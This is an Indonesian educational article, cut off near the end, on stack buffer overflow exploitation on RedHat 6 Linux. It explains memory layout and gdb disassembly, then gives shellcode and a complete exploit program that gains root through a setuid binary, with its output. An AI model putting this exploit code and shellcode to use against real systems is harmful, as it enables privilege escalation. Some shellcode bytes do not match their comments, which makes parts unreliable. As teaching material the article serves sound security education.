

# Exploitasi Buffer Overflow

(Studi Kasus: Pada Linux RedHat 6 Kernel 2.2.5.15)

Oleh :

**Janner Simarmata**  
sijanner@yahoo.com  
<http://simarmata.cogia.net>

**Wiedjanarko**  
omwied@yahoo.com

**Arief Setiawan**  
md\_aries@yahoo.com

13 Januari 2006

*Dipublikasikan dan didedikasikan  
untuk perkembangan pendidikan di Indonesia melalui*

**MateriKuliah.Com**

***Lisensi Pemakaian Artikel:***

*Seluruh artikel di **MateriKuliah.Com** dapat digunakan, dimodifikasi dan disebarluaskan secara bebas untuk tujuan bukan komersial (nonprofit), dengan syarat tidak menghapus atau merubah atribut Penulis. Hak Atas Kekayaan Intelektual setiap artikel di **MateriKuliah.Com** adalah milik Penulis masing-masing, dan mereka bersedia membagikan karya mereka semata-mata untuk perkembangan pendidikan di Indonesia. **MateriKuliah.Com** sangat berterima kasih untuk setiap artikel yang sudah Penulis kirimkan.*


## Pengertian

Kebanyakan eksploitasi yang didasarkan pada buffer overflow bertujuan pada pemaksaan eksekusi dari code yang malicious, terutama dalam rangka untuk menjadi root pada shell. Prinsipnya sangat sederhana, instruksi yang malicious disimpan dalam buffer yang di overflow yang memungkinkan penggunaan proses yang tidak diinginkan, dengan mengubah sejumlah bagian memori. Dengan demikian pemetaan memori merupakan proses yang perlu untuk diketahui sebelum membahas apa itu buffer overflow, *stack* dan *heap* merupakan dasar konsep untuk melakukan buffer overflow.

## Proses Memori

Pada saat program di eksekusi, ada beberapa macam bagian memori yang dipetakan (instruksi, variabel, dan sebagainya) dalam strukturnya. Bagian teratas berisi bagian lingkungan proses seperti argumen program : `env strings`, `arg strings`, `env pointers`. Bagian selanjutnya dari memori terdiri dari dua bagian, **stack** dan **heap**, yang dialokasikan pada saat run time. Stack digunakan untuk menyimpan argumen fungsi, variabel lokal, atau beberapa informasi yng memungkinkan untuk memanggil state stack sebelum pemanggilan fungsi. Stack ini didasarkan pada sistem LIFO dan berkembang ke arah bawah pada alamat memori.

Secara dinamik variabel yang dialokasikan ditemukan dalam heap, secara tipikal, pointer yang menunjuk pada alamat heap, jika hal tersebut dikembalikan dengan pemanggilan fungsi *malloc*. Bagian *.bss* dan *.data* digunakan untuk variabel global dan dialokasikan pada saat kompilasi. Bagian *.data* berisi inisialisasi data statis, dimana data yang tidak terinisialisasikan akan ditemukan dalam bagian *.bss*. Bagian memori yang terakhir adalah *.text*, yang berisi instruksi (kode program) dan mungkin termasuk data read only.



**Gambar 1.** Organisasi Proses Memori

Beberapa contoh di bawah ini akan menegaskan gambar di atas :

<i>Heap</i>	<i>.bss</i>	<i>.bss</i>
<pre>Int main(){ Char * tata=malloc(3); ..}</pre>	<pre>Char global; Int main(){ .....}</pre>	<pre>Char global; Int main(){ Static int bss_var;.....}</pre>
Ket: Var tata menunjuk pd alamat yg berada di <i>heap</i>	Ket: Global dan bss_var berada di <i>.bss</i>	
<i>.data</i>	<i>.data</i>	
<pre>Char global = 'a'; Int main(){ ...}</pre>	<pre>Int main(){ Static char data_var='a'; ...}</pre>	
Ket: Global dan data_var berada di <i>.data</i>		

## Pemanggilan fungsi

Pemanggilan fungsi di dalam memori direpresentasikan dengan cara yang sudah diatur oleh pengorganisasian memori. Dalam unix atau linux pemanggilan fungsi dipecah menjadi tiga langkah :

1. **Prolouge** : tempat dimana frame pointer sekarang disimpan. Sebuah frame dapat ditampilkan sebagai unit logikal dari stack, dan berisi semua elemen yang berhubungan pada fungsi. Sejumlah memori yang diperlukan fungsi dicadangkan disini.
2. **Calls** : tempat dimana parameter fungsi dan IP (instruction pointer) disimpan dalam stack, dalam rangka mengetahui instruksi yang mana yang bertanggung jawab pada saat fungsi kembali ke pemanggilnya.
3. **Return (epilogue)** : keadaan (state) stack lama disimpan.

Bagaimana pemanggilan fungsi bekerja dan untuk mengetahuinya berhubungan dengan eksploitasi buffer overflow, contoh berikut akan menuntun kita :

```
-----  
Int toto(int a, int b, int c){  
    Int i=4;  
    Return(a+i); }  
Int main(int argc, char *argv){  
    Toto(0,1,2); return 0;  
}
```

Untuk mendapatkan gambaran bagaimana ketiga langkah tersebut di atas, kita akan men-disassemble dengan menggunakan gdb. Dua register yang diperhatikan disini adalah : EBP menunjuk pada frame sekarang (frame pointer), dan ESP berada pad ppuncak stack.

```
-----  
(gdb) disassemble main  
Dump of assembler code for function main:  
0x80483e4 <main>: push %ebp  
0x80483e5 <main+1>: mov %esp,%ebp  
0x80483e7 <main+3>: sub $0x8,%esp  
-----
```

Inilah prologue fungsi utama (main). Lebih detail mengenai fungsi prologue dapat dilihat pada kasus toto().

```
-----  
0x80483ea <main+6>: add $0xffffffffc,%esp  
0x80483ed <main+9>: push $0x2  
0x80483ef <main+11>: push $0x1  
0x80483f1 <main+13>: push $0x0  
0x80483f3 <main+15>: call 0x80483c0 <toto>  
-----
```

Pemanggilan fungsi toto() selesai dilakukan dengan empat instruksi di atas: parameter fungsi di ambil dalam urutan terbalik.

```
-----  
0x80483f8 <main+20>: add $0x10,%esp  
-----
```

Instruksi ini merupakan representasi dari pengembalian fungsi toto dalam fungsi utama (main), pointer stack menunjuk pada alamat pengembalian, dengan demikian harus dinaikkan untuk menunjuk sebelum parameter fungsi (stack berkembang kearah bawah pada alamat memori). Dengan demikian kita kembali ke lingkungan inisialisasi awal, seperti sebelum fungsi toto() dipanggil.

```
-----  
0x80483fb <main+23>: xor %eax,%eax  
0x80483fd <main+25>: jmp 0x8048400 <main+28>  
0x80483ff <main+27>: nop  
0x8048400 <main+28>: leave  
0x8048401 <main+29>: ret  
End of assembler dump.  
-----
```

Dua instruksi terakhir adalah langkah pada pengembalian fungsi utama (main). Sekarang kita lihat fungsi toto() :

```
-----  
gdb) disassemble toto  
Dump of assembler code for function toto:  
0x80483c0 <toto>: push %ebp  
0x80483c1 <toto+1>: mov %esp,%ebp  
0x80483c3 <toto+3>: sub $0x18,%esp  
-----
```

Prologue fungsi ini adalah : %ebp menunjuk pada inisialisasi pada lingkungan, dan instruksi kedua membuat %ebp menunjuk pada stack paling atas, yang

berisi alamat inisial lingkungan awal. Instruksi ketiga mencadangkan sejumlah memori untuk pemanggilan fungsi (variable local).

```
-----  
0x80483c6 <toto+6>: movl $0x4,0xffffffff(%ebp)  
0x80483cd <toto+13>: mov 0x8(%ebp),%eax  
0x80483d0 <toto+16>: mov 0xffffffff(%ebp),%ecx  
0x80483d3 <toto+19>: lea (%ecx,%eax,1),%edx  
0x80483d6 <toto+22>: mov %edx,%eax  
0x80483d8 <toto+24>: jmp 0x80483e0 <toto+32>  
0x80483da <toto+26>: lea 0x0(%esi),%esi  
These are the function instructions...  
0x80483e0 <toto+32>: leave  
0x80483e1 <toto+33>: ret  
End of assembler dump.  
(gdb)  
-----
```


Langkah pengembalian (fase internal) selesai dikerjakan dengan dua instruksi. Pertama membuat pointer %ebp and %esp memanggil nilai yang berada pada prologue (tetapi sebelum pemanggilan fungsi, seperti pointer stack yang menunjuk pada alamat yang lebih rendah pada area memori dimana perintah yang kedua pada parameter fungsi toto(), dan seperti yang kita lihat bahwa nilai inisial dalam fungsi utama (main). Instruksi kedua berhubungan dengan instruksi register, yang kembali lagi dalam pemanggilan fungsi, untuk mengetahui instruksi yang mana yang akan dijalankan.

Contoh pendek ini menunjukkan bagaimana organisasi memori pada saat pemanggilan fungsi. Jika dalam bagian memori tidak hati-hati dikelola hal tersebut akan menyebabkan kesempatan penyerang untuk mengganggu organisasi stack, dan menjalankan kode yang tidak diinginkan. Hal tersebut dimungkinkan karena pada saat fungsi kembali, alamat instruksi selanjutnya dikopi dari stack ke pointer EIP. Seperti alamat ini disimpan dalam stack, jika hal tersebut mungkin dapat merusak stack yang mengakses pada area ini dan menuliskan nilai disana, hal tersebut mungkin untuk menulis instruksi alamat yang baru, berhubungan dengan area yang mengandung kode malicious.

## Buffer, dan Bagaimana Vulnerable Terjadi

Dalam bahasa C language, string, atau buffer, direpresentasikan oleh pointer pada alamat pada byte pertama, dan akhir buffer kita mencapai suatu NULL byte. Artinya tidak ada cara yang tepat untuk mengeset memori yang dicadangkan bagi buffer, semua tergantung pada jumlah karakternya.

Sekarang kita akan melihat buffer diorganisasi dalam memori. Pertama, ukuran merupakan masalah yang membuat alokasi memori terbatas dalam pengalokasiannya buffer, untuk melindungi dari overflow sangatlah sulit. Hal inilah mengapa kesulitan ini yang akan kita amati, contohnya `strcpy` digunakan dengan tidak hati-hati yang akan memungkinkan user untuk mengkopi buffer pada buffer lainnya yang lebih kecil. Ilustrasi organisasi memori disini memperlihatkan sebagai berikut : Contoh pertama adalah penyimpanan nilai *wxy* dalam buffer, kedua penyimpanan dua urutan buffer, *wxy* dan kemudian *abcde*.



**Gambar 2.** Contoh Penyimpanan Nilai *wxy* dalam buffer,

Disebelah kanan kita mempunyai dua byte yang tak terpakai karena dalam penyimpanan data digunakan words (4 byte). Dengan demikian, 6 byte buffer diperlukan 2 word atau lebih di dalam memori. Contoh program buffer vulnerability :

---


```

#include <stdio.h>
int main(int argc, char **argv){
    char jayce[4]="Oum";
    char herc[8]="Gillian";
    strcpy(herc, "BrookFlora");
    printf("%s\n", jayce);
    return 0;
}

```

---

buffer disimpan dalam stack seperti yang ditunjukkan dalam gambar dibawah. Saat 10 karakter dikopikan ke dalam buffer yang seharusnya hanya 8 byte panjangnya, buffer pertama dirubah. Pengkopian ini menyebabkan buffer overflow dan disini organisasi memori sebelum dan sesudah pemanggilan `strcpy` menjadi sebagai berikut :



Disini yang kita lihat pada saat program dikompilasi dan dijalankan :

---

```

wied@wij33a:~$ gcc wied.c
wied@wij33a:~$ ./a.out
ra
wied@wij33a:~$

```

---

Inilah cara vulnerabilitas yang digunakan dalam buffer overflow. Pembahasan stack overflow dan heap overflow dapat dilihat pada :

[http://www.cse.ogi.edu/DISC/projects/immunix/StackGuard/usenixsc98\\_html/](http://www.cse.ogi.edu/DISC/projects/immunix/StackGuard/usenixsc98_html/)



## Contoh Program yang Dapat Dieksploit

Kita asumsikan bahwa kita mengeksploit sebuah fungsi seperti ini :

```
-----  
Void coba (void) {  
    char small[30];  
    gets(small);  
    printf("%s\n",small);}  
  
main(){  
    coba()  
    return 0;}  
-----
```

kompilasi dan disassemble

```
-----  
wied@wij33a# gcc -ggdb bla.c -o bla  
/tmp/cca017401.o: In function `coba':  
/root/bla.c:1: the `gets' function is dangerous and should not be  
used.  
# gdb bla  
/* penjelasan singkat: gdb, adalah debugger GNU yang digunakan  
disini untuk membaca file biner dan memecahnya (mentranslasikan  
byte ke kode assembler ) */  
(gdb) disas main  
Dump of assembler code for function main:  
0x80484c8 :      pushl   %ebp  
0x80484c9 :      movl    %esp,%ebp  
0x80484cb :      call    0x80484a0  
0x80484d0 :      leave  
0x80484d1 :      ret  
  
(gdb) disas coba  
Dump of assembler code for function coba:  
/* menyimpan frame pointer kedalam stack yang tepat sebelum  
alamat ret */  
0x80484a0 :      pushl   %ebp  
0x80484a1 :      movl    %esp,%ebp  
/* memberbasar stack dengan 0x20 atau 32. buffer kita 30  
character,tapi memori  
dialokasikan dengan aturan 4byte (karena prosesor menggunakan  
32bit words)  
ini sama dengan : char small[30]; */  
0x80484a3 :      subl    $0x20,%esp  
/*memuatkan pointer ke small[30] (ruang dalam stack, yang  
ditempatkan pada  
alamat virtual 0xffffffe0(%ebp)) pada stack, and memanggil  
fungsi gets: gets(small); */  
0x80484a6 :      leal    0xffffffe0(%ebp),%eax  
0x80484a9 :      pushl   %eax  
0x80484aa :      call    0x80483ec  
0x80484af :      addl    $0x4,%esp  
/*memuatkan alamat small dan alamat string "%s\n" pada stack  
-----
```

```

    dan memanggil fungsi print : printf("%s\n", small); */
0x80484b2 :    leal    0xffffffff0(%ebp),%eax
0x80484b5 :    pushl   %eax
0x80484b6 :    pushl   $0x804852c
0x80484bb :    call    0x80483dc
0x80484c0 :    addl    $0x8,%esp
/* mengambil alamat pengembalian, 0x80484d0, dari stack dan
mengembalikannya ke alamat tersebut, anda tidak melihat secara
eksplisit disini karena sudah dikerjakan oleh CPU sebagai 'ret'
*/
0x80484c3 :    leave
0x80484c4 :    ret
End of assembler dump.

```

---

## Meng-overflow Program

```

# ./bla
xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx<- user input
xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
# ./bla
xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx <- user input
xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
Segmentation fault (core dumped)
# gdb bla core
(gdb) info registers
    eax:      0x24             36
    ecx: 0x804852f    134513967
    edx:      0x1             1
    ebx: 0x11a3c8     1156040
    esp: 0xbffffdb8 -1073742408
    ebp: 0x787878     7895160

```

---

EBP adalah 0x787878, ini berarti bahwa kita sudah menulis data lebih besar dari pada buffer input yang dapat di tangani. 0x78 adalah representasi hexa dari 'x'. Proses mempunyai maksimum ukuran buffer sebesar 32 bytes. Kita harus menulis lebih data kedalam memori dari pada yang dialokasikan untuk user input dan dengan demikian menulis ulang EBP dan mengembalikan alamat 'xxxx', dan proses mencoba untuk menyingkat eksekusi pada alamat 0x787878, yang menyebabkan *segmentation fault*.

## ShellCode

Singkatnya, *shellcode* adalah perintah singkat assembler, yang kita tulis pada stack dan kemudian alamat pengembalian mengembalikannya pada stack. Dengan menggunakan metode ini, kita dapat menyisipkan kode kedalam sebuah proses vulnerable dan kemudian mengeksekusinya pada stack yang tepat. Dengan demikian kita generate kode assembler yang kita sisipkan untuk menjalankan shell. Umumnya sistem memanggil `execve()`, yang memuat dan menjalankan setiap biner, menghentikan eksekusi proses yang sedang berjalan. Bentuk umum `execve()` adalah :

```
-----  
int execve(const char *filename, char *const argv [ ],char *const envp[ ]);  
-----
```

Detail dari pemanggilan system dari glibc2 :

```
-----  
# gdb /lib/libc.so.6  
(gdb) disas execve  
Dump of assembler code for function execve:  
0x5da00 :      pushl   %ebx  
/* inilah syscall sebenarnya. Sebelum sebuah program akan memanggil  
execve, dia akan mem-push argument dalam urutan terbalik pada stack:  
**envp, **argv, *filename */  
/*meletakkan alamat **envp kedalam register edx */  
0x5da01 :      movl    0x10(%esp,1),%edx  
/* meletakkan alamat **argv ke register ecx */  
0x5da05 :      movl    0xc(%esp,1),%ecx  
/*meletakkan alamat *filename ke register ebx */  
0x5da09 :      movl    0x8(%esp,1),%ebx  
/*meletakkan 0xb dalamregister eax ; 0xb == execve dalam tabel sistem  
internal */  
0x5da0d :      movl    $0xb,%eax  
/* memberikan kendali pada kernel, untuk menjalankaninstruksi  execve  
*/  
0x5da12 :      int     $0x8  
0x5da14 :      popl    %ebx  
0x5da15 :      cmpl    $0xfffff001,%eax  
0x5da1a :      jae     0x5da1d <__syscall_error>  
0x5da1c :      ret  
End of assembler dump.  
-----
```

# Studi Kasus Exploit Buffer Overflow

Dewasa ini banyak kode eksploitasi buffer overflow yang dieksekusi melalui shell (**execute /bin/sh** ). Dalam tugas ini akan dilakukan eksploitasi melalui beberapa cara sebagai berikut:

1. Pengiriman melalui FILTER (Pass through filtering).
2. Mengembalikan UserID menjadi ROOT.
3. Merubah ROOT (Breaking chroot).
4. Dengan menggunakan Open Socket programming.

Percobaan dilakukan diatas mesin Intel P!!! pada flatform Linux RedHat 6 Kernel 2.2.5.15. hal yang perlu diketahui sebelum melakukan percobaan ini adalah mengerti bahasa assembly, C, Linux dan sedikit gdb (debug di dalam Linux). Selain itu memahami organisasi *stack* dan *heap* juga diperlukan, dan tentu saja pemahaman arsitektur komputer merupakan syarat pokok.

Di bawah ini akan dijelaskan satu persatu bagaimana mengeksploitasi suatu sistem yang mengandung vulnerablitas pada buffer overflow.

## 1. Pengiriman melalui FILTER (Pass through filtering)

Banyak program atau aplikasi yang mengandung buffer overflow. Tetapi semua dapat dilakukan eksploitasi, karena pemfilteran atau konversi karakter ke dalam karakter lainnya tidak dapat dilakukan jika ada karakter yang dapat dicetak. Jika penyaringan program dari beberapa karakter dapat dilakukan maka kita dapat mengeksploitasi melalui pengiriman dengan pemfilteran.

Dibawah ini contoh program vulnerable dari *pass through filtering*

### **vulnerable1.c**

```
-----  
#include<string.h>  
#include<ctype.h>  
  
int main(int argc,char **argv)  
{  
    char buffer[1024];  
    int i;  
    if(argc>1)
```

```

    {
        for(i=0;i<strlen(argv[1]);i++)
            argv[1][i]=toupper(argv[1][i]);
        strcpy(buffer,argv[1]);
    }
}

```

---

Program di atas akan melakukan konversi dari huruf kecil menjadi huruf besar dari input data user. Kita dapat membuat shellcode yang tidak mengandung huruf kecil dengan mengacu karakter string `"/bin/sh"` yang harus mengandung huruf kecil. Hampir semua eksploitasi buffer overflow menggunakan shellcode seperti di bawah ini:

### Normal shellcode

---

```

char shellcode[]=
    "\xeb\x1f"           /* jmp 0x1f          */
    "\x5e"              /* popl %esi         */
    "\x89\x76\x08"      /* movl %esi,0x8(%esi) */
    "\x31\xc0"          /* xorl %eax,%eax    */
    "\x88\x46\x07"      /* movb %eax,0x7(%esi) */
    "\x89\x46\x0c"      /* movl %eax,0xc(%esi) */
    "\xb0\x0b"          /* movb $0xb,%al     */
    "\x89\xf3"          /* movl %esi,%ebx     */
    "\x8d\x4e\x08"      /* leal 0x8(%esi),%ecx */
    "\x8d\x56\x0c"      /* leal 0xc(%esi),%edx */
    "\xcd\x80"          /* int $0x80          */
    "\x31\xdb"          /* xorl %ebx,%ebx     */
    "\x89\xd8"          /* movl %ebx,%eax     */
    "\x40"              /* inc %eax           */
    "\xcd\x80"          /* int $0x80          */
    "\xe8\xdc\xff\xff\xff" /* call -0x24         */
    "/bin/sh";          /* .string \"/bin/sh\" */

```

---

Shellcode di atas mempunyai enam karakter kecil (5 karakter dalam `"/bin/sh"` dan 1 karakter pada `"movl %esi,0x8(%esi)"` di sini kita tidak dapat menggunakan karakter kecil `"/bin/sh"` secara langsung untuk melakukan pengiriman melalui pemfilteran, tetapi kita dapat menyisipkan `"\x2f\x12\x19\x1e\x2f\x23\x18"` untuk mengeksekusi `"/bin/sh"` juga kita dapat mengganti instruksi `"movl %esi,0x8(%esi)"` dengan instruksi yang tidak

mengandung huruf kecil contohnya "movl %esi,%eax", "addl \$0x8,%eax", "movl %eax,0x8(%esi)". Hasil shellcode dari perubahan di atas terlihat seperti di bawah ini:

### shellcode yang baru

```
-----
char shellcode[]=
    "\xeb\x38"                /* jmp 0x38 */
    "\x5e"                   /* popl %esi */
    "\x80\x46\x01\x50"       /* addb $0x50,0x1(%esi) */
    "\x80\x46\x02\x50"       /* addb $0x50,0x2(%esi) */
    "\x80\x46\x03\x50"       /* addb $0x50,0x3(%esi) */
    "\x80\x46\x05\x50"       /* addb $0x50,0x5(%esi) */
    "\x80\x46\x06\x50"       /* addb $0x50,0x6(%esi) */
    "\x89\xef"               /* movl %esi,%eax */
    "\x83\xc0\x08"           /* addl $0x8,%eax */
    "\x89\x46\x08"           /* movl %eax,0x8(%esi) */
    "\x31\xc0"               /* xorl %eax,%eax */
    "\x88\x46\x07"           /* movb %eax,0x7(%esi) */
    "\x89\x46\x0c"           /* movl %eax,0xc(%esi) */
    "\xb0\x0b"               /* movb $0xb,%al */
    "\x89\xef"               /* movl %esi,%ebx */
    "\x8d\x4e\x08"           /* leal 0x8(%esi),%ecx */
    "\x8d\x56\x0c"           /* leal 0xc(%esi),%edx */
    "\xcd\x80"               /* int $0x80 */
    "\x31\xdb"               /* xorl %ebx,%ebx */
    "\x89\xd8"               /* movl %ebx,%eax */
    "\x40"                   /* inc %eax */
    "\xcd\x80"               /* int $0x80 */
    "\xe8\xc3\xff\xff\xff"   /* call -0x3d */
    "\x2f\x12\x19\x1e\x2f\x23\x18"; /* .string "/bin/sh" */
                                /* /bin/sh is disguised */
-----
```

dengan shellcode baru di atas kita dapat mengeksploitasi program vulnerable1 di atas yaitu sebagai berikut:

### exploit1.c

```
-----
#include<stdio.h>
#include<stdlib.h>

#define ALIGN                0
#define OFFSET                0
#define RET_POSITION         1024
#define RANGE                 20
#define NOP                   0x90

char shellcode[]=
    "\xeb\x38"                /* jmp 0x38 */
    "\x5e"                   /* popl %esi */
-----
```

```

"\x80\x46\x01\x50"      /* addb $0x50,0x1(%esi) */
"\x80\x46\x02\x50"      /* addb $0x50,0x2(%esi) */
"\x80\x46\x03\x50"      /* addb $0x50,0x3(%esi) */
"\x80\x46\x05\x50"      /* addb $0x50,0x5(%esi) */
"\x80\x46\x06\x50"      /* addb $0x50,0x6(%esi) */
"\x89\xfb"              /* movl %esi,%eax      */
"\x83\xc0\x08"          /* addl $0x8,%eax      */
"\x89\x46\x08"          /* movl %eax,0x8(%esi) */
"\x31\xc0"              /* xorl %eax,%eax      */
"\x88\x46\x07"          /* movb %eax,0x7(%esi) */
"\x89\x46\x0c"          /* movl %eax,0xc(%esi) */
"\xb0\x0b"              /* movb $0xb,%al       */
"\x89\xfb"              /* movl %esi,%ebx      */
"\x8d\x4e\x08"          /* leal 0x8(%esi),%ecx  */
"\x8d\x56\x0c"          /* leal 0xc(%esi),%edx  */
"\xcd\x80"              /* int $0x80            */
"\x31\xdb"              /* xorl %ebx,%ebx      */
"\x89\xdb"              /* movl %ebx,%eax      */
"\x40"                  /* inc %eax             */
"\xcd\x80"              /* int $0x80            */
"\xe8\xc3\xff\xff\xff"  /* call -0x3d           */
"\x2f\x12\x19\x1e\x2f\x23\x18"; /* .string "/bin/sh"   */
/* /bin/sh is disguised */

```

```

unsigned long get_sp(void)
{
    __asm__ ("movl %esp,%eax");
}

int main(int argc,char **argv)
{
    char buff[RET_POSITION+RANGE+ALIGN+1],*ptr;
    long addr;
    unsigned long sp;
    int offset=OFFSET,bsize=RET_POSITION+RANGE+ALIGN+1;
    int i;

    if(argc>1)
        offset=atoi(argv[1]);

    sp=get_sp();
    addr=sp-offset;

    for(i=0;i<bsize;i+=4)
    {
        buff[i+ALIGN]=(addr&0x000000ff);
        buff[i+ALIGN+1]=(addr&0x0000ff00)>>8;
        buff[i+ALIGN+2]=(addr&0x00ff0000)>>16;
        buff[i+ALIGN+3]=(addr&0xff000000)>>24;
    }

    for(i=0;i<bsize-RANGE*2-strlen(shellcode)-1;i++)
        buff[i]=NOP;

    ptr=buff+bsize-RANGE*2-strlen(shellcode)-1;
    for(i=0;i<strlen(shellcode);i++)
        *(ptr++)=shellcode[i];
}

```

```

    buff[bsize-1]='\0';

    printf("Jump to 0x%08x\n",addr);

    execl("./vulnerable1","vulnerable1",buff,0);
}

```

Program di atas merupakan eksploitasi terhadap program vulnerable1 dengan melakukan langkah-langkah seperti di bawah ini:

Kompilasi program vulnerable1.c dan exploit.c

```

[wied@localhost wied]$ gcc -o vulnerable1 vulnerable1.c
[wied@localhost wied]$ gcc -o exploit exploit.c

```

Cek kepemilikan serta hak akses vulnerable1

```

[wied@localhost wied]$ ls-l vulnerable1
-rwxrwxr-x 1 wied      wied  12010 nov 23 13:07 vulnerable1

```

Karena vulnerable1 masih dimiliki oleh user biasa, maka lakukan perubahan menjadi milik root sepenuhnya.

```

[wied@localhost wied]$ ls-l exploit
-rwxrwxr-x 1 wied      wied  12709 nov 23 13:07 exploit
[wied@localhost wied]$ su
Password:
[root@localhost wied]# id
uid=0(root) gid=0(root) group=0,
1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
[root@localhost wied]# chown root:root vulnerable1
[root@localhost wied]# chmod 4755 vulnerable1
[root@localhost wied]# exit
Exit

```

Cek kembali kepemilikan user vulnerable1 dan lakukan exploit terhadapnya.

```

[wied@localhost wied]$ ls-l vulnerable1
-rwsr-xr-x 1 root root  12010 nov 23 13:07 vulnerable1
[wied@localhost wied]$ ./exploit
Jump to 0xbffff788
[wied@localhost wied]$ whoami
Wied

```

Ternyata program vulnerable1 belum dapat di eksploitasi karena pengiriman melalui pemfilteran userID belum dilakukan, maka jalankan perintah seperti di bawah ini :

```

[wied@localhost wied]$ ./exploit 500
Jump to 0xbffff594

```

Eksekusi program exploit 500 maksudnya melakukan serangan eksploitasi sistem dengan mengirimkan nilai tertentu si penyerang untuk masuk sebagai root pada sistem melalui shell. Tampak shell tidak berubah menjadi bash shell, tetapi pada saat dilakukan perintah seperti di bawah penyerang sudah menjadi root.

```

[wied@localhost wied]$ whoami
root
[wied@localhost wied]$ id

```



```
Uid=500(wied) gid=500(wied) euid=0(root) group=500(wied)
```

## 2. Mengembalikan UserID menjadi ROOT.

Banyak program dibuat dan hanya dapat dijalankan pada level root, hal ini sangat berbahaya jika melakukan pemanggilan fungsi seteuid(getuid()) pada awal program. Hal tersebut berarti memanggil atau meletakkan hak permisi program pada root. Program ini mengandung vulnerable yaitu dengan mengembalikan userID ke 0 (root) maka siapa saja dapat memasuki suatu sistem.

Di bawah ini contoh dari program yang memanggil fungsi seteuid.

### vulnerable2.c

```
-----
#include<string.h>
#include<unistd.h>

int main(int argc,char **argv)
{
    char buffer[1024];
    seteuid(getuid());
    if(argc>1)
        strcpy(buffer,argv[1]);
}
-----
```

Program di atas sangat berbahaya pada saat kita melakukan penyalinan argumen yang pertama ke dalam buffer, karena kita dapat menyisipkan pemanggilan fungsi seteuid(0) dalam shellcode seperti dibawah ini :

### Membuat kode seteuid(0)

setuidasm.c

```
-----
main()
{
    seteuid(0);
}
-----
```

Kompilasikan dan disassemble seperti di bawah

```
-----
[wied@localhost wied]$ gcc -o setuidasm -ststic setuidasm.c
```

```
[wied@localhost wied]$ gdb setuidasm
GNU gdb 4.17.0.11 with Linux support
Copyright 1988 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public Licence, and
you are Welcome to change it and/or distributed copies of it under
certain condition.
Type "show copying" to see the condition.
